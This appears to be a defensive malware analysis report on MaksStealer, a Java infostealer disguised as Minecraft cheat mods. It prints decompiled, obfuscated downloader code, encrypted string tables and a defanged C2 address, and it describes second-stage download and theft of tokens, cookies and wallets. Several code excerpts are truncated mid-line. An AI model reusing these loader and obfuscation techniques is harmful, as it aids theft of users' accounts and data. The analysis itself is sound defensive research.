Pixels to Payloads: MaksStealer - How Script-Kiddie Malware Hijacks Minecraft Mods to Ransack Your Real-World Data

A deep-dive into an in-memory Java stealer that hides behind 1.8.9 cheat clients, WebSockets, and a 17-year-old developer’s bravado.

ShadowOpCode

Introduction

Minecraft may look like an 8-bit sandbox, but its modding scene has become a fertile hunting ground for cybercrime. In April 2025 we uncovered **MaksStealer**, a fully-undetectable (FUD) Java infostealer distributed as "performance" or "cheat" mods for **Hypixel SkyBlock** players. What starts as a harmless "FPS boost" JAR silently spins up WebSocket beacons on ports 4025/4028, downloads a second-stage payload, and exfiltrates browser cookies, Discord tokens, crypto wallets, even full desktop screenshots charmingly saved as **screenSHIT.png**.

Unlike industrial-grade MaaS families, MaksStealer boasts the swagger of its teenage author: the code is peppered with Easter-egg strings like **"HellomynameisMaxIm17IlovemakingRAT"** and log entries that read *"bruh cant start Edge."* But the tooling is no joke! multi-layer XOR + Blowfish/DES encryption, dynamic class-loading via invokedynamic, and an in-memory ZIP pipeline that keeps traditional disk scanners blind. Fewer than three AV engines flag the loader today; most EDRs probably ignore its raw WebSocket channel entirely.

This report traces the stealer's full kill-chain, from obfuscated downloader to the Discord server **MAKSRAT** and provides ready-to-deploy YARA rules so defenders can spot the next "harmless" mod before their users do.


Malware analysis

Hash: 9a17f87dcd2208f8f62ed76a15a6c52817008e77179c8b1f7f39c079d419f398

First of all, we are going to decompile the java binary using cfr version 0.152:

```
PS C:\Users\[redacted]\Desktop\MaxStealer> java -jar .\cfr-0.152.jar .\downloader.jar --outputdir downloader\
Processing .\downloader.jar (use silent to silence)
Processing MaxCoffe.Max
Processing MaxCoffe.Coffe
```

We will now proceed to import the decompiled files into IntelliJ:



As you can see the java downloader, which will load the actual malware, is composed by just two java classes: Coffe.java and Max.java.

Coffe.java static analysis

Inside the Coffe.java there is a cryptographic function, leveraging Blowfish and MD5. This function will be used to decrypt the C2 server. It is very similar to a function seen by John Hammond in one of his YouTube videos: [1]

```
private static String lll(String lllllIlllIIlIl, String llllllIlllIIlII) {
    try {
        SecretKeySpec lllllIlllIlIII = new SecretKeySpec(MessageDigest.getInstance("MD5").digest(lllllIlllIIlII.getBytes(StandardCharsets.UTF_8)), "Blowfish");
        Cipher llllllIIIIIIll = Cipher.getInstance("Blowfish");
        lllllllIIIIIll.init(lll[2], lllllIlllIlIII);
        return new String(llllllIIIIIIlll.doFinal(Base64.getDecoder().decode(lllllIlllIIlIl.getBytes(StandardCharsets.UTF_8))), StandardCharsets.UTF_8);
    }
    catch (Exception llllllIlllIIlll) {
        lllllIlllIIlII.printStackTrace();
        return null;
    }
}
```

In the following the encrypted base64 strings to be decrypted at runtime:

```
private static void lIIIl() {
    lII = new String[lll[67]];
    Coffe.lII[Coffe.lll[0]] = Coffe.ll("JA8AKg4=", "gciIe");
    Coffe.lII[Coffe.lll[1]] = Coffe.lll("+3pFTdxj+aw=", "RkQGY");
    Coffe.lII[Coffe.lll[2]] = Coffe.ll("NRkmBh8=", "vuOet");
    Coffe.lII[Coffe.lll[3]] = Coffe.lll("4x//Ud6QDwJMKFSZtVqDKhLmhUYzGfkR", "sttFq");
    Coffe.lII[Coffe.lll[7]] = Coffe.lIIl("w0Q1C2XhAUE=", "KgESe");
    Coffe.lII[Coffe.lll[8]] = Coffe.lll("1aóD8y8jVWc=", "PXOVw");
    Coffe.lII[Coffe.lll[9]] = Coffe.ll("aA==", "FtsjO");
    Coffe.lII[Coffe.lll[10]] = Coffe.lll("hMxj1pJG1Rw=", "apNtY");
    Coffe.lII[Coffe.lll[11]] = Coffe.ll("", "PcmPW");
    Coffe.lII[Coffe.lll[12]] = Coffe.ll("KSYIFhomaR0bCyMo", "DGpzs");
    Coffe.lII[Coffe.lll[13]] = Coffe.lIIl("9+UOE8GEOHk=", "FMEEG");
    Coffe.lII[Coffe.lll[14]] = Coffe.lll("rGzbkUYYIqzEzR5sJUOZGME+I4hwsM1mvYsTU3bX8cBOS2h50TDKC6iNz+s4RchM
    Coffe.lII[Coffe.lll[15]] = Coffe.lIIl("gCLlvmA18ZgUMoa8RgGAFEuA1bN9xihSxYnWEJD6Xv0=", "EpAuR");
```

There is also a function to load gson-2.10.1.jar from repo1[.]maven.org:

```
private static void loadGson() {
    try {
        File lllllllIIlIIlI;
        block21: {
            CallSite lllllllIIlIIlI = Coffe.I("30", (StringBuilder)((Object)Coffe.I("29", (StringBuilder)((Obje
            File lllllllIIlIIlI = new File((String)((Object)lllllllIIlIIlI));
            if (!Coffe.lIlll((int)Coffe.I("31", (File)lllllllIIlIIlI)) || Coffe.lIlll((int)Coffe.I("32", (File)
                // empty if block
            }
            String lllllllIIlIIII = lII[lll[18]];
            CallSite lllllllIIlIIll = Coffe.I("30", (StringBuilder)((Object)Coffe.I("29", (StringBuilder)((Obje
            lllllllIIlIIlI = new File((String)((Object)lllllllIIlIIll));
            if (Coffe.lIlll((int)Coffe.I("31", (File)lllllllIIlIIlI))) {
                CallSite lllllllIIlIIll = Coffe.I("33", (URL)new URL(lllllllIIlIIII));
                Throwable lllllllIIlIIlI = null;
                try {
                    Coffe.I("35", (InputStream)((Object)lllllllIIlIIll), (Path)((Object)Coffe.I("34", (String)(
                }
                catch (Throwable lllllllIIlIIlII) {
                    try {
                        lllllllIIlIIlI = lllllllIIlIIlII;
                        throw lllllllIIlIIlII;
                    }
                    catch (Throwable lllllllIIlIIll) {
                        if (!Coffe.lIlII(lllllllIIlIIll)) throw lllllllIIlIIll;
                        if (Coffe.lIlII(lllllllIIlIIlI)) {
                            try {
                                Coffe.I("5", (InputStream)((Object)lllllllIIlIIll));
                                "".length();
                            }
                            catch (Throwable lllllllIIlIIlI) {
                                Coffe.I("17", (Throwable)lllllllIIlIIlI, (Throwable)lllllllIIlIIlI);
                                "".length();
                                if ("  ".length() != 0) throw lllllllIIlIIll;
                                return;
```

Max.java static analysis

This class is presented as a Minecraft mod for Forge:

```
Coffe.java   Max.java ×
1   > /.../
10    package MaxCoffe;
11
12  > import ...
28
29    @Mod(modid="MaxCoffe", version="1.1.7", acceptedMinecraftVersions="1.8.9")
30    public class Max {
31        private static /* synthetic */ Class[] ll;
32        /* synthetic */ Object session;
33        private static /* synthetic */ String[] I;
34        /* synthetic */ String token;
35        private static final /* synthetic */ String[] lIl;
36        /* synthetic */ Class<?> loadedClass;
37        private static final /* synthetic */ int[] llI;
```

It is worth to take note of the “acceptedMinecraftVersions=”1.8.9”, which is the last one before the “Combat Update”. This Minecraft version is still played even if it is 10 years old in the HypixelSkyblock server, and it was leveraged also the distribute AEGIS STEALER, which we documented here: [2].

There is a forge class (https://skmedix.github.io/ForgeJavaDocs/javadoc/forge/1.9.4-12.17.0.2051/net/minecraftforge/fml/common/event/FMLPreInitializationEvent.html) used to actually interact with the game:

```
26    import net.minecraftforge.fml.common.event.FMLPreInitializationEvent;
```

```
@Mod.EventHandler
public void start(FMLPreInitializationEvent llllllllllIll) {
    Max lllllllllIIlI;
    Max.l("1", (EventBus)Max.l("0"), (Object)lllllllllIIlI);
    try {
        CallSite lllllllllIII = Max.l("5", (Method)((Object)Max.l("4", (Class)((Object)Max.l("3", (String)((Object)Max.l("2", lIl[llI[0]])))), (String)((Obj
        if (Max.llI(lllllllllIII)) {
            throw new NullPointerException(lIl[llI[2]]);
        }
        lllllllllIIlI.session = Max.l("5", (Method)((Object)Max.l("4", (Class)((Object)Max.l("6", (Object)lllllllllIII)), (String)((Object)Max.l("2", lIl[
        if (Max.llI(Max.l("7", (Max)lllllllllIIlI))) {
            throw new NullPointerException(lIl[llI[4]]);
        }
        lllllllllIIlI.token = (String)((Object)Max.l("5", (Method)((Object)Max.l("4", (Class)((Object)Max.l("6", (Object)Max.l("7", (Max)lllllllllIIlI))),
        Max.l("12", (PrintStream)((Object)Max.l("8")), (String)((Object)Max.l("11", (StringBuilder)((Object)Max.l("9", (StringBuilder)((Object)Max.l("9", (Stri
        String lllllllllIlll = (String)((Object)Max.l("5", (Method)((Object)Max.l("4", (Class)((Object)Max.l("6", (Object)Max.l("7", (Max)lllllllllIIlI))),
        String llllllllllIlI = (String)((Object)Max.l("5", (Method)((Object)Max.l("4", (Class)((Object)Max.l("6", (Object)Max.l("7", (Max)lllllllllIIlI))),
        if (Max.llI((int)Max.l("13", (String)((Object)Max.l("10", (Max)lllllllllIIlI))), llI[9])) {
            Max.l("14", lllllllllIlll, (String)llllllllllIlI, (String)((Object)Max.l("10", (Max)lllllllllIIlI)));
        }
        "".length();
    }
    catch (Exception llllllllllIlI) {
        Max.l("15", (Exception)llllllllllIlI);
    }
    if (-" ".length() >= 0) {
        return;
    }
}
```

In Max.java we can find again a cryptographic function:


```
private static boolean lIl(int n, int n2) { return n != n2; }

private static String lIII(String lllllllllIIIl, String lllllllIIIIl) {
    try {
        SecretKeySpec lllllllIIIIll = new SecretKeySpec(MessageDigest.getInstance("MD5").digest(lllllllIIIIl.getBytes(StandardCharsets.UTF_8)), "Blowfish");
        Cipher lllllllIIIIlI = Cipher.getInstance("Blowfish");
        lllllllIIIIlI.init(lll[2], lllllllIIIIl);
        return new String(lllllllIIIIlI.doFinal(Base64.getDecoder().decode(lllllllIIIIl.getBytes(StandardCharsets.UTF_8))), StandardCharsets.UTF_8);
    }
    catch (Exception lllllllIIIIl) {
        lllllllIIIIl.printStackTrace();
        return null;
    }
}

private static void lIl() {
    lIl = new String[lll[26]];
    Max.lIl[Max.lll[0]] = Max.lIl("KSQieDwsLTEyISQlIng2KygxOSdoDD05NCIxNTEn", "FBWVR");
    Max.lIl[Max.lll[1]] = Max.lIl("QXxHOVMMECZaAKFz9aPX4Q==", "TtXkY");
    Max.lIl[Max.lll[2]] = Max.lIII("pA5rRPW3cRJLWcVsRBRrDpjhjwmOPPeJo8RVqLNT9a8=", "ZWLzA");
    Max.lIl[Max.lll[3]] = Max.lIII("Ef9rXYYHJzhs7iNwKeduiA==", "deoQ6");
    Max.lIl[Max.lll[4]] = Max.lIII("j3eMaDKE416qHHbIcggHRvgdDSORXMvlhbpmhF7k7Xo=", "wgOFr");
    Max.lIl[Max.lll[5]] = Max.lIl("k/iNjsHx7gkpQfOhO3bIWA==", "knFdh");
    Max.lIl[Max.lll[6]] = Max.lIII("Htc2uxz+bfk=", "hImZC");
    Max.lIl[Max.lll[7]] = Max.lIl("AT43KTdXeWl/UFMXOg==", "fHXMh");
    Max.lIl[Max.lll[8]] = Max.lIl("FRE9JTNDU2pzWUc4MQ==", "rgRAL");
```

We will now proceed with a dynamic analysis to unveiling the real nature of this downloader.


Dynamic analysis

Downloader

First of all, we locate the entry point of the program:




Let’s toggle a break point into the debugger:





The program stops correctly at the main, revealing the C2 server, the “Click Click Click” string and so on, probably decrypted by the function using Blowfish and MD5 previously covered:


This is probably because of the initialization variable order in java. I can take advantage of this. However, it will be interesting and worth to analyse the decryption function. I will toggle breakpoints targeting the decryption runtime to achieve this:



The program starts reading and decrypting all the encrypted strings and saving them inside lll[]:









The C&C server is then revealed:

The file gson-2.10.1.jar is then downloaded:




This is an official Java library that can be used to convert Java Objects into their JSON representation. It can also be used to convert a JSON string to an equivalent Java object.

It is interesting to read the string "java.io.InputStream:read:([B)I", a reflection wrapper to read the stream from the C2:




Continuing decrypting the strings we see an instruction suggesting that gson-2.10.1.jar will be loaded in memory by the function loadGson:




Downloading legit components at runtime is used by Minecraft RATters (people who build stealers for Minecraft Skyblock accounts) to reassemble the legit size of the mod they are trying to trojanize. There is a YouTube video from 15th December 2022 with an interview with a Minecraft RATter endorsing the previous statement at the following link at the minute 03:03: [3]. He also said that he is only 14.


After the strings are all decrypted. The download of the second stage (145[.]223.100.21:4025) is taking place alongside with the download of gson-2.10.1.jar from https://repo1.maven.org (199.232.196.209):



The next stage is downloaded in %APPDATA%\Local\Temp\ and then deleted:




The legit file sqlite-jdbc-3.23.1.jar is also downloaded:



Sqlite is abused by malware authors to retrieve passwords saved in the web browsers.

Using Wireshark we inspect the traffic to understand what protocol is used to download the artifact on port 4025:



The connection appears to be a plain TCP connection on port 4025, so basically a websocket. Dumping the connection to a file we obtain an 8700KB java executable, which is the actual malware placed in %APPDATA%\Local\Temp\

MaksStealer


We proceed attempting decompiling the java file using cfr version 0.1.5.2:

```
PS C:\Users [redacted] \Desktop\MaxStealer> java -jar .\cfr-0.152.jar C:\Use
axStealer\MaxStealer.jar --outputdir .\MaxStealer\MaxStealer\
Processing C:\Users\detonatore\Desktop\MaxStealer\MaxStealer\MaxStealer\Max
Processing com.fasterxml.jackson.annotation.JsonAutoDetect
Processing org.apache.http.protocol.HttpExpectationVerifier
Processing com.google.gson.internal.Primitives
Processing org.apache.commons.codec.language.Caverphone
Processing org.apache.http.HttpHost
Processing org.glassfish.grizzly.IOStrategy
Processing org.glassfish.tyrus.core.cluster.BroadcastListener
Processing com.sun.jna.platform.win32.Cryptui
Processing org.glassfish.tyrus.core.uri.internal.PathTemplate
Processing org.apache.http.impl.conn.IdleConnectionHandler
